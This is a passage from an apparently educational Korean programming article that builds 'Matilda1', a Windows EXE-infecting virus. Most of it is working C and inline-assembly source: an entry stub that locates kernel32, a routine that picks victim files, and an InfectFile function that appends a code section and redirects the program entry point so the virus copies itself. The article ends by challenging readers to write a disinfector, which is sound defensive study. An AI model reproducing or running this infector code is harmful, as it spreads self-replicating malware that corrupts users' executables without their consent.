그런데 이런 naked 함수를 사용할 때 주의해야 할 점이 하나 있다. 바로 최적화 옵션이 켜져 있으면 동일한 함수 내용을 가진 naked 함수는 하나의 함수로 합쳐진다는 것이다. 최적화 옵션을 켜둔 상태에서 __asm jmp 0x10000000이라는 내용만 가진 A, B라는 두 개의 naked 함수를 컴파일 하면 별도의 두 개의 함수가 생기는 것이 아닌 하나의 함수로 합쳐져서 처리되는 것이다. 이것을 막기 위해서는 naked 함수의 본문을 다르게 만들거나 컴파일러의 최적화 옵션을 끄거나 사용자 지정으로 해놓고 빌드해야 한다. <리스트 7> IMPLEMENT_TRAMPOLINE 매크로는 함수 본문을 다르게 만들기 위해서 마지막 인자로 주소를 입력 받고 있다.


Matilda1 바이러스

이제 실전으로 간단한 바이러스를 제작해 보도록 하자. 이번 시간에 제작할 Matilda1 바이러스는 섹션 추가 후 프로그램 진입점을 수정하는 형태로 자신을 복제하는 바이러스다(<화면 1> 참고).


c:₩test 하위 경로에 있는 EXE 파일을 감염시킨다. 바이러스 코드가 실행될 때 한 번에 한 파일만 감염 시키며, 감염 대상이 되는 파일은 디버그 출력을 통해서 확인할 수 있다(<화면 2> 참고). Matilda1에 감염된 실행 파일을 실행 시키면 <화면 3>에 나타난 것과 같이 마우스 포인터가 있는 위치에 Matilda1이란 문자를 출력시킨다.



화면 1 Matilda1에 감염된 파일



화면 2 디버그 뷰를 통해 살펴본 감염 과정



화면 3 Matilda1 감염 증상

Matilda1의 바이러스 시작 코드가 <리스트 8>에 나와 있다. 실제 코드는 $start부터 시작한다. jmp 코드 다음에 나오는 Matilda1이란 문자열은 Matilda1에 감염된 파일인지 확인하기 위해서 사용된다. 리턴 주소에서 kernel32.dll의 주소를 추적한다(FindPEHeader). kernel32.dll을 발견한 경우에는 필요한 함수들의 주소를 구해서 기록한다(InitTrampolines). 끝으로 실제 바이러스 코드인 Matilda1을 호출해서 작업을 수행한다. Matilda1 함수가 리턴하면 원래 프로그램 진입점으로 점프한다.

리스트 8 Matilda1 바이러스 시작 함수

```
__declspec(naked) void Entry()
{
    __asm
    {
        jmp $start
        _emit 'M'
        _emit 'a'
        _emit 't'
        _emit 'i'
        _emit 'l'
        _emit 'd'
        _emit 'a'
        _emit '1'
$start:
```

```
        mov eax, [esp]
        push eax
        call FindPEHeader
        test eax, eax
        jz $oep

        push eax
        call InitTrampolines

        call Matilda1
$oep:
        push offset OriginalEntry
        ret
    }
}
```

<리스트 9>에는 바이러스의 핵심 부분인 Matilda1 함수가 나와 있다. 원본 함수로 가기 전에 바이러스가 실행하는 코드는 이것이 전부다. 감염 시킬 대상 파일을 찾고, 찾은 경우에 해당 파일의 경로를 디버그 출력으로 출력한 다음 감염시킨다. 그리고 화면에 Matilda1을 출력하는 스레드를 생성하는(Payload 함수) 것이 전부다.

리스트 9 바이러스 코드의 실질적인 시작 부분인 Matilda1 함수

```
int __stdcall Matilda1()
{
    TCHAR victim[MAX_PATH];
    IMAGEINFO ii;
    if(FindVictim(Q(PROGFILES_DIR)
                , victim
                , sizeof(victim)
                , &ii))
    {
        TL_OutputDebugStringW(victim);
        InfectFile(victim, &ii);
    }

    Payload();
    return 0;
}
```

끝으로 실제로 파일을 감염 시키는 함수인 InfectFile에 대해서만 살펴보도록 하자. <리스트 10>에 InfectFile 함수가 나와 있다. 지난 시간에 배웠던 섹션 추가 함수와 별로 다르지 않다. 메모리의 내용을 추가하기 때문에 메모리 맵 파일을 사용해서 함수가 더 단순해졌다. CODE_START와 CODE_SIZE는 각각 바이러스 코드의 시작 부분과 코드 크기를 담고 있는 전역 변수이다. 이 내용

을 참고로 메모리의 내용을 파일에 복사한다. 그리고 복사한 다음엔 그 파일에 맞도록 CODE_START 값을 변경해 주어야 한다. 원본 파일의 엔트리 포인트를 바이러스 코드로 변경하는 부분과 바이러스의 진입 함수인 Entry의 마지막 부분에서 원본 프로그램의 엔트리 포인트로 점프할 수 있도록 변경해 주는 것 외에는 특별한 부분이 없다.

리스트 10 다른 파일에 바이러스를 감염시키는 InfectFile 함수

```
BOOL InfectFile(LPCTSTR path, PIMAGEINFO ii)
{
    HANDLE file = INVALID_HANDLE_VALUE;
    HANDLE mapping = NULL;
    PVOID view = NULL;
    BOOL ret = FALSE;

    file = TL_CreateFile(path
                         , GENERIC_READ | GENERIC_WRITE
                         , 0
                         , NULL
                         , OPEN_EXISTING
                         , 0
                         , NULL);
    if(file == INVALID_HANDLE_VALUE)
        return FALSE;

    if(CODE_SIZE == 0)
        CODE_SIZE = GetCodeSize();

    DWORD fileSize = TL_GetFileSize(file, NULL);
    DWORD alignedCodeSize = ALIGN(CODE_SIZE, ii->falign);
    DWORD mapSize = fileSize + alignedCodeSize;

    mapping = TL_CreateFileMapping(file
                                   , NULL
                                   , PAGE_READWRITE
                                   , 0
                                   , mapSize
                                   , NULL);
    if(mapping == NULL)
        goto $cleanup;

    view = TL_MapViewOfFile(mapping
                            , FILE_MAP_READ | FILE_MAP_WRITE
                            , 0
                            , 0
                            , mapSize);
```

```
    if(view == NULL)
        goto $cleanup;

    PIMAGE_DOS_HEADER dos;
    PIMAGE_NT_HEADERS nt;
    PIMAGE_OPTIONAL_HEADER opt;
    PIMAGE_SECTION_HEADER sec;
    DWORD salign;

    dos = (PIMAGE_DOS_HEADER) view;
    nt = (PIMAGE_NT_HEADERS) GetPtr(dos, dos->e_lfanew);
    opt = &nt->OptionalHeader;
    sec = (PIMAGE_SECTION_HEADER) GetPtr(nt, sizeof(*nt));
    salign = opt->SectionAlignment;

    int sno = nt->FileHeader.NumberOfSections;
    ++nt->FileHeader.NumberOfSections;

    PIMAGE_SECTION_HEADER nsec = sec + sno;
    PIMAGE_SECTION_HEADER psec = nsec - 1;

    nsec->NumberOfLinenumbers = 0;
    nsec->NumberOfRelocations = 0;
    nsec->PointerToLinenumbers = 0;
    nsec->SizeOfRawData = alignedCodeSize;

    nsec->Misc.VirtualSize = CODE_SIZE;
    nsec->Characteristics = IMAGE_SCN_MEM_EXECUTE
                          | IMAGE_SCN_MEM_READ
                          | IMAGE_SCN_MEM_WRITE;
    nsec->PointerToRawData = sec[sno-1].PointerToRawData
                         + sec[sno-1].SizeOfRawData;

    nsec->VirtualAddress = ALIGN(psec->VirtualAddress
                               + psec->Misc.VirtualSize
                               , salign);
    TL_lstrcpyA((LPSTR) nsec->Name, QA(MATILDA1_SECNAME));

    PBYTE code = (PBYTE) GetPtr(dos, sec[sno].PointerToRawData);
    memcpy(code, (PVOID)(DWORD_PTR) CODE_START, CODE_SIZE);


    DWORD offset = (DWORD)(DWORD_PTR) RO(Entry) - CODE_START;
    DWORD *oep = (DWORD *) GetPtr(code, offset + OEPOFFSET);
    *oep = opt->AddressOfEntryPoint + opt->ImageBase;
```

```
    opt->AddressOfEntryPoint = nsec->VirtualAddress + offset;

    opt->SizeOfImage = ALIGN(opt->SizeOfImage + CODE_SIZE
                             , salign);

    offset = (DWORD)(DWORD_PTR) &CODE_START - CODE_START;
    DWORD *codeStart = (DWORD *) GetPtr(code, offset);
    *codeStart = nsec->VirtualAddress + opt->ImageBase;
    ret = TRUE;

$cleanup:
    if(view)
        TL_UnmapViewOfFile(view);

    if(mapping)
        TL_CloseHandle(mapping);

    if(file != INVALID_HANDLE_VALUE)
        TL_CloseHandle(file);

    return ret;
}
```

박스 2 Matilda1 FAQ

1. 트램펄린 함수는 어디에 정의되어 있는 거죠?
matilda1.cpp를 보면 트램펄린 함수를 정의하지 않고 마구 TL_로 시작하는 함수를 사용하는 것을 볼 수 있다. 트램펄린 함수는 같은 폴더에 있는 파이썬 스크립트에 의해서 실행된다. trampolines.py라는 함수가 trampolines.txt 파일을 읽어서 trampolines.inc를 생성시킨다. 트램펄린 함수는 trampolines.inc에 들어 있다.

2. 데이터는 왜 .str 섹션에 저장하나요?
이유는 추후에 코드 섹션과 병합하기 위해서다. 바이러스는 코드와 데이터가 하나의 섹션으로 구성되어야 한다. 물론 별도로 구성되도록 만들 수도 있지만 복제하기가 더 어려워진다. 특히나 기본적으로 문자열 리터럴의 경우는 .idata에 저장되는 데 .idata 섹션은 /MERGE 링커 명령을 사용해서 병합을 할 수 없다.

3. TRY_BEGIN, TRY_END, TRY_EXCEPT 매크로는 무슨 일을 하나요?
이 세 가지 매크로는 __try, __except를 구현하기 위해서 사용된다. __try, __except는 CRT와 링크를 시킬 때만 사용할 수 있다. DDK에 사용되는 별도의 라이브러리를 사용해서 CRT 없이 SEH만 사용하도록 만들 수 있다. 하지만 그렇게 하더라도 결국은 RtlUnwind 함수가 정적 링크되어서 바이러스 코드에서는 사용하지 못한다. 따라서 SEH를 사용하려면 별도로 직접 구현하는 방법 밖에는

없다.

도전 과제

바이러스 제작을 도전과제로 내는 것은 정말 위험할 것 같다. 역으로 이번 시간에 제작한 Matilda1에 감염된 파일을 치료하는 백신을 만들어 보도록 하자. 그럴듯하게 표현한다면 Matild1 전용 백신이 되겠다. 백신이라고 거창할 필요는 없다. 파일이 Matilda1에 감염되었는지 확인하고, 만약 감염되었다면 PE 헤더의 AddressOfEntryPoint를 복구해주고, 뒤쪽에 추가된 섹션을 제거해 주면 된다. 더불어 이번 시간에 배운 바이러스 관련 지식들이 좋은 쪽으로는 어떻게 활용될 수 있을지 고민해보도록 하자.

참고자료

"The Art of Computer Virus Research and Defense"
Peter Szor저, Addison-Wesley Professional

"Assembly Language For Intel-Based Computers 4/e"
KIP R. IRVINE저, Prentice Hall

프로세스 초기화 과정
http://www.cs.miami.edu/~burt/journal/NT/processinit.html